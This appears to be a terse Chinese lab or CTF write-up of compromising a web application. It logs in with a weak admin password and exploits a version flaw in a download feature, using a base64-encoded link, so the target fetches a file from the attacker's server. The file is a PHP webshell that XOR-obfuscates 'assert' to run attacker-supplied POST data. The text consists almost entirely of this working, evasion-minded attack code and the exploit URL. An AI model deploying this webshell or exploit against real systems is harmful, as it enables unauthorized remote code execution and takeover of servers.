
我们发现弱口令可以进来
admin:Admin123

webshell
在搜索到了版本漏洞后进行木马编写
<?php
class VOTR {
    function VpSD() {
        $rlgF = "\xad" ^ "\xcc";
        $jXOV = "\xfe" ^ "\x8d";
        $Arac = "\xc1" ^ "\xb2";
        $SWbg = "\xdf" ^ "\xba";
        $DpqE = "\x12" ^ "\x60";
        $nwPy = "\xb5" ^ "\xc1";
        $QbUt =$rlgF.$jXOV.$Arac.$SWbg.$DpqE.$nwPy;
        return $QbUt;
    }
    function __destruct(){
        $lzBo=$this->VpSD();
        @$lzBo($this->aA);
    }
}
$votr = new VOTR();
@$votr->aA = isset($_GET['id'])?base64_decode($_POST['sakura']):$_POST['sakura'];
?>
开启 Web 服务后进行编码
python -m http.server
http://10.10.10.129:8080/index.php?m=client&f=download&version=1&link=SFRUUDovLzE5Mi4xNjguMS4zOjEyMzQvc2FrdXJhMS5waHA=下载成功
